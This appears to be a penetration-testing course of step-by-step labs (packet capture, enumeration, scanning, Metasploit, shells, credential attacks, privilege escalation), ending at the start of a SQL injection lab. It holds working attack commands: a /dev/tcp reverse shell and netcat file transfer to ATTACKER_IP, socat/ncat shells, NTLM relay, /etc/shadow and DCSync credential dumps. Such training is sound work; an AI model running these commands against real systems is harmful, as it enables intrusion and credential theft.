Traffic Capture and Analysis with Wireshark and tcpdump

STEP 2 OF 8

2

Capture live traffic on the LAN interface to a pcap

```
$ sudo tcpdump -i eth0 -w capture.pcap -c 2000
```

Traffic Capture and Analysis with Wireshark and tcpdump

STEP 3 OF 8

3

Open the capture and apply protocol display filters

```
$ wireshark capture.pcap # filters: http || dns || ftp || tcp.port==23
```


Traffic Capture and Analysis with Wireshark and tcpdump

STEP 4 OF 8

4

Isolate a cleartext service and follow its TCP stream

\$ # Wireshark: right-click a packet > Follow > TCP Stream

Traffic Capture and Analysis with Wireshark and tcpdump

STEP 5 OF 8

5

Recover cleartext FTP credentials with tshark

```
$ tshark -r capture.pcap -Y 'ftp.request.command in {USER PASS}' -T fields -e ftp.request.command -e ftp.request.arg
```

Traffic Capture and Analysis with Wireshark and tcpdump

STEP 6 OF 8

6

Extract HTTP hosts, URIs and TCP conversations

```
$ tshark -r capture.pcap -q -z conv,tcp; tshark -r capture.pcap -Y http.request -T fields -e http.host -e http.request.uri
```

Traffic Capture and Analysis with Wireshark and tcpdump

STEP 7 OF 8

7

Spot on-path/ARP poisoning in the capture

```
$ tshark -r capture.pcap -Y 'arp.duplicate-address-detected || arp.opcode==2'
```

Traffic Capture and Analysis with Wireshark and tcpdump

STEP 8 OF 8

8

Export transferred HTTP objects for the report

```
$ tshark -r capture.pcap --export-objects http,./http_objects && ls http_objects
```

Traffic Capture and Analysis with Wireshark and tcpdump

Test it

Confirm you can filter a capture to a single protocol, follow a TCP stream end to end, and recover cleartext credentials from the pcap — the packet-analysis skill on-path attacks and the exam rely on.

Web Enumeration: Gobuster, Wfuzz, WhatWeb

LAB 13

The learner fingerprints a web stack with WhatWeb, reads exposed files, brute-forces directories and parameters with Gobuster, ffuf and Wfuzz, enumerates vhosts, and scans WordPress with WPScan.

You'll build

A web app tech profile, directory/parameter/vhost lists, and WPScan findings

Tools: WhatWeb, Gobuster, ffuf, Wfuzz, WPScan, curl

Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 1 OF 7

1

Spin up the DVWA target in Docker

```
$ sudo docker run --rm -d --name dvwa -p 80:80 vulnerables/web-dvwa
```


Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 2 OF 7

2

Fingerprint the stack with WhatWeb

```
$ whatweb -v $TARGET
```

Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 3 OF 7

3

Read robots.txt, sitemap and exposed .git

```
$ curl -s $TARGET/robots.txt; curl -s $TARGET/.git/HEAD
```

Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 4 OF 7

4

Brute-force directories with Gobuster

```
$ gobuster dir -u $TARGET -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt -t 50 -o gobuster.txt
```

Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 5 OF 7

5

Fuzz request parameters with Wfuzz

```
$ wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt --hc 404  
"$TARGET/vulnerabilities/sqli/?FUZZ=1"
```

Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 6 OF 7

6

Enumerate virtual hosts with Gobuster vhost

```
$ gobuster vhost -u http://example.com -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
```

Web Enumeration: Gobuster, Wfuzz, WhatWeb

STEP 7 OF 7



Enumerate WordPress plugins, themes and users

```
$ wpscan --url https://wp.example.com --enumerate vp,vt,u --random-user-agent
```

Web Enumeration: Gobuster, Wfuzz, WhatWeb

Test it

Confirm WhatWeb identifies the stack, Gobuster and Wfuzz reveal hidden paths and parameters, and WPScan enumerates WordPress users, plugins and themes.

Recon Scripting with Bash and Python

LAB 14

The learner writes and modifies a Bash bulk DNS resolver and a Python threaded TCP port scanner, then extends them with banner grabbing and the scapy and requests libraries.

You'll build

A Bash DNS-resolver script and a Python threaded TCP port scanner

Tools: Bash, dig, Python, socket, scapy, requests

Recon Scripting with Bash and Python

STEP 1 OF 8

1

Create the scripts working directory

```
$ mkdir -p ~/scripts && cd ~/scripts
```

Recon Scripting with Bash and Python

STEP 2 OF 8

2

Write a Bash while-read DNS resolver

```
$ nano resolve.sh
```

Recon Scripting with Bash and Python

STEP 3 OF 8

3

Run the resolver over a subdomain list

```
$ chmod +x resolve.sh; ./resolve.sh subs.txt
```

Recon Scripting with Bash and Python

STEP 4 OF 8

4

Modify the script to add MX records

```
$ mx=$(dig +short "$host" MX | head -1)
```

Recon Scripting with Bash and Python

STEP 5 OF 8

5

Write a Python threaded TCP port scanner

```
$ nano portscan.py
```

Recon Scripting with Bash and Python

STEP 6 OF 8

6

Run the port scanner against a host

```
$ ./portscan.py 127.0.0.1 20-100
```

Recon Scripting with Bash and Python

STEP 7 OF 8

7

Extend the scanner with banner grabbing

```
$ s.send(b'HEAD / HTTP/1.0\r\n\r\n'); return s.recv(256).decode(errors='ignore').splitlines()[0]
```

Recon Scripting with Bash and Python

STEP 8 OF 8

8

Automate recon with scapy and requests

```
$ reply = sr1(IP(dst='8.8.8.8')/ICMP(), timeout=1, verbose=0)
```


Recon Scripting with Bash and Python

Test it

Confirm `resolve.sh` writes a subdomain,ip CSV and `portscan.py` prints the open ports for a host, demonstrating the read-and-modify skill the exam tests.

Recap — Reconnaissance and Enumeration

- You can now: Apply information-gathering techniques; tools for recon and enumeration
- You can now: Information gathering (DNS/reverse DNS) and DNS enumeration
- You can now: Enumeration (DNS enumeration, host discovery) and tools
- You can now: OSINT via search engines and certificate transparency logs
- You can now: Network reconnaissance and TCP/UDP protocol scanning
- You can now: Service/protocol/share enumeration with Nmap NSE

TOPIC 03

Vulnerability Discovery and Analysis

OpenVAS · Nikto & ZAP · Trivy & Gype · TruffleHog · Validation & Exploit Selection

Key Concepts — Vulnerability Discovery and Analysis

1

Vulnerability scanning (Greenbone/OpenVAS) automates the discovery of missing patches, weak configurations and known CVEs across the network.

2

Web, container-image and secrets scanning (Nikto, ZAP, Trivy, Gype, TruffleHog) each target a different layer of a modern application stack.

3

Scanners produce false positives; every finding must be manually validated before it is reported or exploited.

4

Public exploit selection (Exploit-DB, searchsploit, Metasploit) requires matching the exact service version and understanding the exploit's impact before running it.

Hands-On Labs — Vulnerability Discovery and Analysis

Labs 15–16

- Vulnerability Scanning with Greenbone / OpenVAS
- Web Vulnerability Scanning with Nikto and ZAP

Labs 17–18

- Container Image Scanning with Trivy and Gype
- Secrets Scanning with TruffleHog

Labs 19–19

- Validating Findings and Public Exploit Selection

Vulnerability Scanning with Greenbone / OpenVAS

LAB 15

The learner deploys Greenbone CE via Docker, scans a vulnerable target, and triages the findings by severity, QoD, and manual validation.

You'll build

A triaged Greenbone/OpenVAS scan report with true and false positives separated.

Tools: Greenbone/OpenVAS, Docker, gvm-cli, Nmap, curl

Vulnerability Scanning with Greenbone / OpenVAS

STEP 1 OF 9



Deploy Greenbone CE with Docker Compose

```
$ mkdir greenbone && cd greenbone; curl -O https://greenbone.github.io/docs/latest/_static/docker-compose-22.4.yml;  
sudo docker compose -f docker-compose-22.4.yml -p greenbone up -d
```

Vulnerability Scanning with Greenbone / OpenVAS

STEP 2 OF 9

2

Watch the vulnerability feed sync

```
$ sudo docker compose -p greenbone logs -f gvmd
```


Vulnerability Scanning with Greenbone / OpenVAS

STEP 3 OF 9



3

Add a target for the vulnerable VM in the GSA UI

Vulnerability Scanning with Greenbone / OpenVAS

STEP 4 OF 9



4

Attach SSH/SMB creds for an authenticated scan

Vulnerability Scanning with Greenbone / OpenVAS

STEP 5 OF 9



5

Create and start a Full and fast scan task

Vulnerability Scanning with Greenbone / OpenVAS

STEP 6 OF 9



Triage findings by severity and QoD

Vulnerability Scanning with Greenbone / OpenVAS

STEP 7 OF 9



Validate the MS17-010 SMB finding with Nmap

```
$ nmap --script smb-vuln-ms17-010 <TARGET>
```

Vulnerability Scanning with Greenbone / OpenVAS

STEP 8 OF 9

8

Validate the Apache path traversal with curl

```
$ curl http://target/cgi-bin/.%2e/.%2e/etc/passwd
```

Vulnerability Scanning with Greenbone / OpenVAS

STEP 9 OF 9

9

List scan tasks from the CLI

```
$ sudo gvm-cli socket --xml="<get_tasks/>"
```

Vulnerability Scanning with Greenbone / OpenVAS

Test it

Confirm high-severity findings are validated as true positives and the report exports to PDF/XML/CSV.

Web Vulnerability Scanning with Nikto and ZAP

LAB 16

The learner scans DVWA with Nikto and OWASP ZAP, running ZAP both headless and as an authenticated GUI active scan.

You'll build

Nikto and ZAP DAST reports cross-referenced to the OWASP Top 10.

Tools: Nikto, OWASP ZAP, zap-cli, Wapiti, DVWA, Docker

Web Vulnerability Scanning with Nikto and ZAP

STEP 1 OF 8



Start the DVWA target

```
$ sudo docker run --rm -d --name dvwa -p 80:80 vulnerables/web-dvwa
```

Web Vulnerability Scanning with Nikto and ZAP

STEP 2 OF 8

2

Scan the app with Nikto

```
$ nikto -h http://127.0.0.1 -o nikto.html -Format htm
```

Web Vulnerability Scanning with Nikto and ZAP

STEP 3 OF 8

3

Launch the ZAP headless daemon

```
$ zaproxy -daemon -port 8090 -config api.disablekey=true &
```

Web Vulnerability Scanning with Nikto and ZAP

STEP 4 OF 8

4

Run a ZAP quick baseline scan

```
$ zap-cli -p 8090 quick-scan --self-contained --start-options "-config api.disablekey=true" http://127.0.0.1
```

Web Vulnerability Scanning with Nikto and ZAP

STEP 5 OF 8

5

Run the official ZAP Docker baseline scan

```
$ sudo docker run -t ghcr.io/zaproxy/zaproxy:stable zap-baseline.py -t http://host.docker.internal -r baseline.html
```

Web Vulnerability Scanning with Nikto and ZAP

STEP 6 OF 8



6

Proxy the DVWA login and run a GUI active scan

Web Vulnerability Scanning with Nikto and ZAP

STEP 7 OF 8



Get a third opinion with Wapiti

```
$ wapiti -u http://127.0.0.1 -f html -o wapiti-report
```


Web Vulnerability Scanning with Nikto and ZAP

STEP 8 OF 8



Generate and export the ZAP HTML report

Web Vulnerability Scanning with Nikto and ZAP

Test it

Confirm the ZAP Alerts tab shows SQL injection, XSS, and CSRF and reports are saved to the engagement folder.

Container Image Scanning with Trivy and Grype

LAB 17

The learner scans a container image with Trivy and Grype, scans Dockerfile/laC and SBOMs, and runs kube-hunter against a cluster.

You'll build

Trivy and Grype CVE reports plus laC misconfiguration and kube-hunter findings.

Tools: Trivy, Grype, kube-hunter, minikube, jq, Docker

Container Image Scanning with Trivy and Gype

STEP 1 OF 7

1

Install Trivy and Gype

```
$ sudo apt install -y trivy; curl -sSfL https://raw.githubusercontent.com/anchore/gype/main/install.sh | sudo sh -s -- -b /usr/local/bin
```

Container Image Scanning with Trivy and Grype

STEP 2 OF 7



2

Scan a public image with both tools

```
$ trivy image --severity HIGH,CRITICAL nginx:1.18.0; grype nginx:1.18.0
```

Container Image Scanning with Trivy and Grype

STEP 3 OF 7

3

Save scan output as JSON

```
$ trivy image --format json --output nginx-trivy.json nginx:1.18.0; grype nginx:1.18.0 -o json > nginx-grype.json
```

Container Image Scanning with Trivy and Grype

STEP 4 OF 7

4

Scan a Dockerfile and IaC config

```
$ trivy config Dockerfile.bad; trivy config ./k8s/
```

Container Image Scanning with Trivy and Gype

STEP 5 OF 7

5

Run software composition analysis on the filesystem

```
$ trivy fs --scanners vuln,secret,license .
```


Container Image Scanning with Trivy and Grype

STEP 6 OF 7

6

Start minikube and run kube-hunter

```
$ minikube start --driver=docker; pip install kube-hunter; kube-hunter --remote $(minikube ip)
```

Container Image Scanning with Trivy and Grype

STEP 7 OF 7



Extract critical CVEs with jq

```
$ jq '.Results[].Vulnerabilities[]? | select(.Severity=="CRITICAL") | .VulnerabilityID' nginx-trivy.json
```

Container Image Scanning with Trivy and Grype

Test it

Confirm both scanners report CVEs, Trivy flags the bad Dockerfile, and kube-hunter probes the Kubernetes API.

Secrets Scanning with TruffleHog

LAB 18

The learner hunts secrets across Git history, filesystems, and Docker images with TruffleHog and Gitleaks, verifying live credentials.

You'll build

Verified secret findings mapped to CWE-798 with rotation and remediation guidance.

Tools: TruffleHog, Gitleaks, jq, Docker, git

Secrets Scanning with TruffleHog

STEP 1 OF 7



Install TruffleHog and Gitleaks

```
$ sudo apt install -y trufflehog gitleaks
```

Secrets Scanning with TruffleHog

STEP 2 OF 7

2

Scan a public Git repo for verified secrets

```
$ trufflehog git https://github.com/dxa4481/truffleHog.git --only-verified
```

Secrets Scanning with TruffleHog

STEP 3 OF 7

3

Deep-scan every commit and branch of a repo

```
$ git clone https://github.com/owasp/wstg.git; trufflehog git file://./wstg --no-update
```

Secrets Scanning with TruffleHog

STEP 4 OF 7

4

Get a second opinion with Gitleaks in SARIF

```
$ gitleaks detect --source ./wstg --report-format sarif --report-path gitleaks.sarif
```


Secrets Scanning with TruffleHog

STEP 5 OF 7

5

Scan a Docker image for baked-in secrets

```
$ trufflehog docker --image nginx:1.18.0 --only-verified
```

Secrets Scanning with TruffleHog

STEP 6 OF 7

6

Scan a filesystem for secrets

```
$ sudo trufflehog filesystem /home --only-verified
```

Secrets Scanning with TruffleHog

STEP 7 OF 7



Run a custom org-specific detector

```
$ trufflehog filesystem . --config custom.yaml
```

Secrets Scanning with TruffleHog

Test it

Confirm `--only-verified` confirms live secrets and each finding is tied to CWE-798 with a rotation recommendation.

Validating Findings and Public Exploit Selection

LAB 19

The learner confirms true positives, eliminates false positives, and selects a safe public exploit using searchsploit and EPSS/KEV.

You'll build

A validation log of true and false positives plus a vetted, reviewed exploit choice.

Tools: searchsploit, Exploit-DB, Nmap, Metasploit, CISA KEV, EPSS

Validating Findings and Public Exploit Selection

STEP 1 OF 8

1

Install exploitdb and update searchsploit

```
$ sudo apt install -y exploitdb; searchsploit --update
```

Validating Findings and Public Exploit Selection

STEP 2 OF 8

2

Query Exploit-DB offline

```
$ searchsploit vsftpd 2.3.4; searchsploit --cve 2017-0144
```

Validating Findings and Public Exploit Selection

STEP 3 OF 8

3

Inspect an exploit before running it

```
$ searchsploit -p 50704
```


Validating Findings and Public Exploit Selection

STEP 4 OF 8

4

Mirror the exploit locally and hash it

```
$ searchsploit -m 50704; sha256sum 50704.py
```

Validating Findings and Public Exploit Selection

STEP 5 OF 8

5

Confirm an Nmap finding with a safe probe

```
$ sudo nmap -p445 --script smb-vuln-ms17-010 <TARGET>
```

Validating Findings and Public Exploit Selection

STEP 6 OF 8

6

Verify with a non-destructive Metasploit aux module

```
$ msfconsole -q; use auxiliary/scanner/smb/smb_ms17_010; set RHOSTS <TARGET>; run
```

Validating Findings and Public Exploit Selection

STEP 7 OF 8



Prioritise an exploit by KEV, EPSS, and maturity

Validating Findings and Public Exploit Selection

STEP 8 OF 8



Build a validation log for the report appendix

Validating Findings and Public Exploit Selection

Test it

Confirm each finding is labelled TP or FP with a documented, non-destructive validation method.

Recap — Vulnerability Discovery and Analysis

- You can now: 3.1 Conduct vulnerability discovery (network scans, authenticated/unauthenticated, host-based); 3.2 Analyse scan output.
- You can now: 3.1 Application scans (DAST); 4.5 Web app attack tools (ZAP).
- You can now: 3.1 Container scans (including sidecar), SCA, IaC scanning; Kube-hunter.
- You can now: 2.2 Secrets enumeration (cloud keys, passwords, API keys, session tokens); 3.1 Secrets scanning.
- You can now: 3.2 Analyze output from recon/scanning phases (FP/FN, true positives, scan completeness); 4.1 Capability selection — tool/exploit selection.

TOPIC 04

Attacks and Exploits

Metasploit · Responder/SMB Relay · Hydra · Hashcat · Priv-Esc · SQLi/XSS · Cloud · Wireless · Social Eng

Key Concepts — Attacks and Exploits

1

The Metasploit Framework standardises exploitation: choose an exploit and a payload, set options, and gain a session; poisoning and relay (Responder, ntlmrelayx) capture and reuse credentials on the network.

2

Password attacks split into online (Hydra, Medusa against live services) and offline (hashcat, John cracking captured hashes); privilege escalation on Linux (LinPEAS) and Windows (Kerberoasting) turns a foothold into full control.

3

Web attacks exploit injection and logic flaws — SQL injection (sqlmap), XSS/CSRF/SSRF (Burp Suite), and file inclusion / directory traversal leading to web shells.

4

The modern attack surface extends to cloud (S3/IAM with Pacu, ScoutSuite), wireless (WPA cracking with Aircrack-ng) and people (phishing with GoPhish and the Social-Engineer Toolkit).

Hands-On Labs — Attacks and Exploits

Labs 20–24

- Exploitation with the Metasploit Framework
- Bind and Reverse Shells with Netcat and Socat
- LLMNR/NBT-NS Poisoning and SMB Relay with Responder
- Online Password Attacks with Hydra and Medusa
- Offline Hash Cracking with hashcat and John

Labs 25–29

- Linux Privilege Escalation with LinPEAS
- Windows Privilege Escalation and Kerberoasting
- SQL Injection with sqlmap
- XSS, CSRF and SSRF with Burp Suite
- File Inclusion, Directory Traversal and Web Shells

Labs 30–32

- Cloud Attacks: S3 and IAM with Pacu and ScoutSuite
- Wireless Attacks: WPA Cracking with Aircrack-ng
- Social Engineering with GoPhish and SET

Exploitation with the Metasploit Framework

LAB 20

The learner runs the msfconsole search-use-set-run workflow to exploit a vsftpd backdoor and land a root shell.

You'll build

A root shell on Metasploitable2 via the vsftpd 2.3.4 backdoor, plus a reusable resource script.

Tools: Metasploit, msfconsole, msfvenom, meterpreter, msfdb, Docker

Exploitation with the Metasploit Framework

STEP 1 OF 8



Spin up the Metasploitable2 target

```
$ sudo docker run --rm -d --name msf2 -p 21:21 -p 4444:4444 tleemcjr/metasploitable2
```

Exploitation with the Metasploit Framework

STEP 2 OF 8

2

Initialise the database and launch msfconsole

```
$ sudo msfdb init; msfconsole -q
```

Exploitation with the Metasploit Framework

STEP 3 OF 8

3

Search for and select the vsftpd exploit

```
$ search vsftpd 2.3.4; use exploit/unix/ftp/vsftpd_234_backdoor
```

Exploitation with the Metasploit Framework

STEP 4 OF 8

4

Review the module details, references and rank

\$ info

Exploitation with the Metasploit Framework

STEP 5 OF 8

5

Set the target host, port and payload

```
$ set RHOSTS 127.0.0.1; set RPORT 21; set PAYLOAD cmd/unix/interact
```


Exploitation with the Metasploit Framework

STEP 6 OF 8

6

Run the exploit and confirm a root shell

```
$ run
```

Exploitation with the Metasploit Framework

STEP 7 OF 8



Generate a matching meterpreter payload

```
$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<your IP> LPORT=4444 -f elf -o shell.elf
```

Exploitation with the Metasploit Framework

STEP 8 OF 8

8

Automate the chained exploit with a resource script

```
$ msfconsole -q -r pwn.rc
```

Exploitation with the Metasploit Framework

Test it

Running `id` in the obtained shell returns `uid=0(root)`.

Bind and Reverse Shells with Netcat and Socat

LAB 21

The learner catches a reverse shell and sets up a bind shell with Netcat, transfers files over the channel, builds an encrypted shell with `ncat --ssl` and `socat`, then stabilises a dumb shell into a fully interactive TTY with job control.

You'll build

A working reverse shell, a bind shell, an encrypted socat/ncat channel and a stabilised interactive TTY.

Tools: Netcat (`nc/ncat`), `socat`, Python, Kali

Bind and Reverse Shells with Netcat and Socat

STEP 1 OF 8

1

Confirm netcat and install ncat and socat

```
$ which nc; sudo apt update && sudo apt install -y ncat socat
```

Bind and Reverse Shells with Netcat and Socat

STEP 2 OF 8

2

Start a Netcat listener on the attacker host

```
$ nc -lvp 4444
```

Bind and Reverse Shells with Netcat and Socat

STEP 3 OF 8

3

Catch a reverse shell dialled back from the target

```
$ # on target: bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1
```


Bind and Reverse Shells with Netcat and Socat

STEP 4 OF 8

4

Set up a bind shell on the target and connect in

```
$ # target: nc -lvp 5555 -e /bin/bash | attacker: nc TARGET_IP 5555
```

Bind and Reverse Shells with Netcat and Socat

STEP 5 OF 8

5

Transfer a file over the Netcat channel

```
$ # receiver: nc -lvp 6666 > loot.tar | sender: nc ATTACKER_IP 6666 < loot.tar
```

Bind and Reverse Shells with Netcat and Socat

STEP 6 OF 8

6

Build an encrypted reverse shell with ncat --ssl

```
$ ncat --ssl -lvnp 4443 # target: ncat --ssl ATTACKER_IP 4443 -e /bin/bash
```

Bind and Reverse Shells with Netcat and Socat

STEP 7 OF 8

7

Create an encrypted socat shell with a full PTY

```
$ socat OPENSSL-LISTEN:4442,cert=server.pem,verify=0,fork - # target: socat  
OPENSSL:ATTACKER_IP:4442,verify=0 EXEC:'/bin/bash',pty,stderr
```

Bind and Reverse Shells with Netcat and Socat

STEP 8 OF 8

8

Upgrade a dumb shell to a fully interactive TTY

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")' # then Ctrl-Z; stty raw -echo; fg; export TERM=xterm
```

Bind and Reverse Shells with Netcat and Socat

Test it

Confirm both the reverse and bind shells return remote command execution, the ncat/socat channel is encrypted, and the TTY upgrade yields a full interactive shell with working job control.

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

LAB 22

The learner poisons LLMNR/NBT-NS broadcasts with Responder to capture NetNTLMv2 hashes, then relays them with ntlmrelayx.

You'll build

Captured NetNTLMv2 hashes and a relayed SMB authentication yielding remote code execution.

Tools: Responder, impacket-ntlmrelayx, hashcat, crackmapexec

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 1 OF 7

1

Run Responder to poison LLMNR/NBT-NS and answer WPAD

```
$ sudo responder -I eth0 -wf
```


LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 2 OF 7

2

Crack the captured NetNTLMv2 hash offline

```
$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt
```

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 3 OF 7

3

Disable Responder's SMB/HTTP listeners for relaying

```
$ sudo nano /usr/share/responder/Responder.conf
```

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 4 OF 7

4

Enumerate SMB hosts that lack signing

```
$ sudo crackmapexec smb 10.0.0.0/24 --gen-relay-list relay-targets.txt
```

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 5 OF 7

5

Restart Responder in analyze/poison-only mode

```
$ sudo responder -I eth0 -A &
```

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 6 OF 7

6

Relay the live authentication to a target

```
$ sudo impacket-ntlmrelayx -tf relay-targets.txt -smb2support -c "powershell -enc <base64>"
```

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

STEP 7 OF 7



Recommend LLMNR/NBT-NS and SMB-signing mitigations

LLMNR/NBT-NS Poisoning and SMB Relay with Responder

Test it

ntlmrelayx replays a victim's authentication to a non-signed host and executes the payload as an admin.

Online Password Attacks with Hydra and Medusa

LAB 23

The learner performs online brute-force, spraying, and credential-stuffing attacks against live SSH, FTP, and HTTP services.

You'll build

Recovered service credentials (msfadmin:msfadmin) from live SSH, FTP and web-form logins.

Tools: Hydra, Medusa, cewl, crunch, Docker

Online Password Attacks with Hydra and Medusa

STEP 1 OF 8

1

Start the multi-service Metasploitable2 target

```
$ sudo docker run --rm -d --name msf2 -p 21:21 -p 22:22 -p 80:80 -p 445:445 tleemcjr/metasploitable2
```

Online Password Attacks with Hydra and Medusa

STEP 2 OF 8

2

Prepare a trimmed password wordlist

```
$ head -1000 /usr/share/wordlists/rockyou.txt > rockyou-1k.txt
```

Online Password Attacks with Hydra and Medusa

STEP 3 OF 8

3

Brute force SSH with Hydra

```
$ hydra -L users.txt -P rockyou-1k.txt -t 4 -f ssh://$TARGET
```

Online Password Attacks with Hydra and Medusa

STEP 4 OF 8

4

Brute force FTP with Medusa

```
$ medusa -h $TARGET -U users.txt -P rockyou-1k.txt -M ftp -t 5 -f
```

Online Password Attacks with Hydra and Medusa

STEP 5 OF 8

5

Spray a single password low-and-slow

```
$ hydra -L users.txt -p 'Spring2026!' ssh://$TARGET -t 1 -W 3
```

Online Password Attacks with Hydra and Medusa

STEP 6 OF 8

6

Attack a web login form

```
$ hydra -l admin -P rockyou-1k.txt $TARGET http-post-form  
"/login.php:username=^USER^&password=^PASS^&Login=Login:F=Login failed"
```

Online Password Attacks with Hydra and Medusa

STEP 7 OF 8



Build a custom wordlist by spidering the site

```
$ cewl -d 2 -m 5 -w cewl.txt http://$TARGET
```

Online Password Attacks with Hydra and Medusa

STEP 8 OF 8

8

Run a credential-stuffing attack from a combo list

```
$ hydra -C combo.txt ssh://$TARGET
```


Online Password Attacks with Hydra and Medusa

Test it

Hydra reports a valid msfadmin:msfadmin login for the SSH service.

Offline Hash Cracking with hashcat and John

LAB 24

The learner identifies hash types then cracks them offline using hashcat attack modes and John the Ripper.

You'll build

Cracked plaintext passwords for MD5, NTLM and archive hashes.

Tools: hashcat, John the Ripper, hashid, zip2john

Offline Hash Cracking with hashcat and John

STEP 1 OF 8



Identify the hash types in the sample bank

```
$ hashid -m hashes.txt
```

Offline Hash Cracking with hashcat and John

STEP 2 OF 8

2

Run a straight dictionary attack with hashcat

```
$ hashcat -m 0 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

Offline Hash Cracking with hashcat and John

STEP 3 OF 8

3

Apply mangling rules to the wordlist

```
$ hashcat -m 0 -a 0 hashes.txt rockyou.txt -r /usr/share/hashcat/rules/best64.rule
```

Offline Hash Cracking with hashcat and John

STEP 4 OF 8

4

Run a targeted mask brute-force attack

```
$ hashcat -m 1000 -a 3 ntlm.txt '?u?l?l?l?l?d?d'
```

Offline Hash Cracking with hashcat and John

STEP 5 OF 8

5

Run a hybrid dictionary-plus-mask attack

```
$ hashcat -m 0 -a 6 hashes.txt rockyou.txt '?d?d?d?d'
```

Offline Hash Cracking with hashcat and John

STEP 6 OF 8

6

Crack NTLM hashes with John the Ripper

```
$ john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
```


Offline Hash Cracking with hashcat and John

STEP 7 OF 8



Extract and crack a ZIP archive hash

```
$ zip2john /tmp/file.zip > zip.hash; john --wordlist=rockyou.txt zip.hash
```

Offline Hash Cracking with hashcat and John

STEP 8 OF 8

8

Show the cracked passwords

```
$ john --show --format=NT hashes.txt
```

Offline Hash Cracking with hashcat and John

Test it

hashcat and John reveal the plaintext for the MD5 and NTLM hashes.

Linux Privilege Escalation with LinPEAS

LAB 25

The learner enumerates a low-privileged Linux shell with LinPEAS and escalates to root via a sudo misconfiguration and a SUID binary.

You'll build

A root shell from a GTFOBins sudo entry and a PATH-hijacked SUID binary.

Tools: LinPEAS, GTFOBins, pspy, searchsploit

Linux Privilege Escalation with LinPEAS

STEP 1 OF 8

1

Enumerate sudo rights and SUID binaries manually

```
$ sudo -l; find / -perm -4000 -type f 2>/dev/null
```

Linux Privilege Escalation with LinPEAS

STEP 2 OF 8

2

Download and run LinPEAS on the target

```
$ /tmp/linpeas.sh -a | tee linpeas.out
```

Linux Privilege Escalation with LinPEAS

STEP 3 OF 8

3

Escape to root via a sudo GTFOBins entry

```
$ sudo find . -exec /bin/sh \; -quit
```

Linux Privilege Escalation with LinPEAS

STEP 4 OF 8

4

Inspect a suspicious SUID binary

```
$ strings /usr/local/bin/backup | head
```


Linux Privilege Escalation with LinPEAS

STEP 5 OF 8

5

Hijack PATH to exploit a relative-call SUID binary

```
$ echo -e '#!/bin/sh\n/bin/sh' > /tmp/tar; chmod +x /tmp/tar; export PATH=/tmp:$PATH
```

Linux Privilege Escalation with LinPEAS

STEP 6 OF 8

6

Search for a matching kernel exploit

```
$ searchsploit "Linux Kernel 4.4"
```

Linux Privilege Escalation with LinPEAS

STEP 7 OF 8



Dump credentials after escalation

```
$ sudo cat /etc/shadow > shadow.txt
```

Linux Privilege Escalation with LinPEAS

STEP 8 OF 8

8

Watch for root cron jobs with pspy

```
$ ./pspy -pf -i 1000
```

Linux Privilege Escalation with LinPEAS

Test it

Running `id` after the exploit returns `uid=0(root)`.

Windows Privilege Escalation and Kerberoasting

LAB 26

The learner maps an Active Directory domain with BloodHound, Kerberoasts a service account, and moves laterally via pass-the-hash to a domain dump.

You'll build

Cracked service-account credentials and a domain-wide NTDS dump obtained via DCSync.

Tools: BloodHound, impacket-GetUserSPNs, hashcat, crackmapexec, evil-winrm, impacket-secretsdump

Windows Privilege Escalation and Kerberoasting

STEP 1 OF 8

1

Collect AD data with BloodHound.py

```
$ bloodhound-python -u bob -p Spring2026 -d corp.local -ns 10.0.0.5 -c All
```

Windows Privilege Escalation and Kerberoasting

STEP 2 OF 8



2

Request Kerberoastable SPN hashes

```
$ impacket-GetUserSPNs corp.local/bob:Spring2026 -dc-ip 10.0.0.5 -request -outputfile spns.hash
```


Windows Privilege Escalation and Kerberoasting

STEP 3 OF 8

3

Crack the TGS hashes offline

```
$ hashcat -m 13100 spns.hash /usr/share/wordlists/rockyou.txt -r best64.rule
```

Windows Privilege Escalation and Kerberoasting

STEP 4 OF 8

4

AS-REP roast pre-auth-disabled accounts

```
$ impacket-GetNPUsers corp.local/ -usersfile users.txt -dc-ip 10.0.0.5 -format hashcat -outputfile asrep.hash
```

Windows Privilege Escalation and Kerberoasting

STEP 5 OF 8

5

Enumerate local privesc with WinPEAS

```
$ .\winpeas.exe quiet cmd
```

Windows Privilege Escalation and Kerberoasting

STEP 6 OF 8

6

Validate cracked creds across the domain (PtH)

```
$ crackmapexec smb 10.0.0.0/24 -u svc_sql -p 'Summer2025' --shares
```

Windows Privilege Escalation and Kerberoasting

STEP 7 OF 8

7

Get an interactive shell with evil-winrm

```
$ evil-winrm -i 10.0.0.20 -u svc_sql -p 'Summer2025'
```

Windows Privilege Escalation and Kerberoasting

STEP 8 OF 8

8

DCSync every domain hash as Domain Admin

```
$ impacket-secretsdump corp.local/da:Pass@10.0.0.5 -just-dc -outputfile dc.dump
```

Windows Privilege Escalation and Kerberoasting

Test it

hashcat cracks a service-account hash and secretsdump exports every domain NTLM hash.

SQL Injection with sqlmap

LAB 27

The learner exploits SQL injection in DVWA manually then automates full database extraction with sqlmap.

You'll build

A complete dump of the DVWA users table including the admin password hash.

Tools: sqlmap, DVWA, Burp Suite, Docker

SQL Injection with sqlmap

STEP 1 OF 8



Launch the DVWA target

```
$ sudo docker run --rm -d --name dvwa -p 80:80 vulnerables/web-dvwa
```

SQL Injection with sqlmap

STEP 2 OF 8

2

